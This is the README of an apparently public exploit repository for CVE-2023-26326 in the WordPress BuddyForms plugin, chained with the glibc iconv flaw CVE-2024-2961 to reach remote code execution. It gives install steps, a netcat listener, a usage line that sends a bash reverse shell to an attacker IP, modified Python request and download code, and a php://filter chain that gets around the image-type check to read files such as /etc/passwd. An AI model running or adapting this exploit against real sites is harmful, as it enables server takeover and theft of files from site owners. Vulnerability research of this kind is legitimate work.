 omarelshopky/exploit_cve-2023-26326_using_cve-2024-2961
Exploit for CVE-2023-26326 in the WordPress BuddyForms plugin, leveraging CVE-2024-2961 for remote code execution. This exploit bypasses PHP 8+ deserialization limitations by chaining vulnerabilities with php://filter.

This work was done by me, Omar Elshopky, and Nour El Dien Bassiouny.
This repository contains an exploit for the WordPress BuddyForms Plugin (CVE-2023-26326), initially reported in the advisory by Joshua Martinelle. The exploit leverages a technique proposed in the Iconv, set the charset to RCE: Exploiting the glibc to hack the PHP engine blog, and was implemented by @ambionics in the cnext-exploits repository.
Originally, CVE-2023–26326 required gadget chains to exploit it as a deserialization vulnerability. This method is no longer feasible on newer WordPress sites running on PHP 8+; however, by chaining with CVE-2024-2961](https://www.ambionics.io/blog/iconv-cve-2024-2961-p1), the exploit becomes possible through php://filter instead of phar://.
The exploit was created by modifying the cnext-exploit.py script, incorporating the necessary changes for CVE-2023-26326, as detailed in the Changes Description.
git clone https://github.com/omarelshopky/exploit_cve-2023-26326_using_cve-2024-2961.git
cd exploit_cve-2023–26326_using_cve-2024-2961
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt


<ATTACKER_PORT> to catch the reverse shell:nc -lvnp <ATTACKER_PORT>
python exploit.py "<TARGET_URL>/wp-admin/admin-ajax.php" 'bash -c "bash -i >& /dev/tcp/<ATTACKER_IP>/<ATTACKER_PORT> 0>&1"'

The core idea behind the CVE-2024-2961 exploit was retained, but modifications were needed to adapt it to send the filters chain to the website and download files from the server.
In the original exploit, the send function is used to send a path to the server:
def send(self, path: str) -> Response:
    return self.session.post(self.url, data={"file": path})
For WordPress with BuddyForms, the interaction occurs by default via a POST request to /wp-admin/admin-ajax.php, where the body data contains action=upload_image_from_url&url=<INJECT_POINT>&id=1&accepted_files=image/gif. The URL parameter serves as the injection point for sending filters chain to the server. This resulted in the following modification to the send function:
def send(self, path: str) -> Response:
    return self.session.post(self.url, data={
        "action" : "upload_image_from_url",
        "url" : urllib.parse.quote_plus(path),
        "id" : "1",
        "accepted_files" : "image/gif"
    })
The original exploit had a download function responsible for downloading files from the server. The following version of the download function is used in the original exploit:
def download(self, path: str) -> bytes:
    path = f"php://filter/convert.base64-encode/resource={path}"
    response = self.send(path)
    data = response.re.search(b"File contents: (.*)", flags=re.S).group(1)
    return base64.decode(data)
To adapt this to BuddyForms, we analyze the buddyforms_upload_image_from_url function, which handles uploading images from a URL. It uses file_get_contents, checks the file type with getimagesize(), and then saves the content under the wp-content/uploads directory. This allows us to exploit php://filter to read local files and save them to the uploads directory, making them accessible via URL. However, we must bypass the file check by prepending GIF89a to the file content to simulate it as a GIF. This can be done using filter chaining, and the wrapwrap tool can generate the required chain:
git clone https://github.com/ambionics/wrapwrap.git
cd wrapwrap
./wrapwrap.py /etc/passwd 'GIF89a' '' 1000

This generated filter chain should replace the base64 encoding used in the original script. Additionally, the format for extracting the uploaded file path from the response needs to be updated to accommodate the JSON format, which includes the "response" attribute set to the file path.
{"status":"OK","response":"http:\/\/victim.site\/wp-content\/uploads\/2025\/02\/1-106.png","attachment_id":261}
{"status":"FAILED","response":"File type is not allowed."}
Note that the prefix GIF89a should be removed before using the file content in the exploit, resulting in the following modified download function:
def download(self, path: str) -> bytes:
    # Append prefix "GIF89a" to bypass file type check with getimagesize()
    path = f"php://filter/convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode/resource={path}"
    response_data = self.send(path).json()

    if response_data == "FAILED":
        print(f"[-] Unable to download files, error message: {response_data['response']}")
        exit(0)

    file_path = response_data["response"]

    # Remove the prefix "GIF89a"
    return self.session.get(file_path).content[6:]
libc.so.6Please note that downloading the libc.so.6 file from the server may not work correctly with the filter chains, as the binary gets modified during the process. Instead, the correct file should be provided in the exploit's root directory.
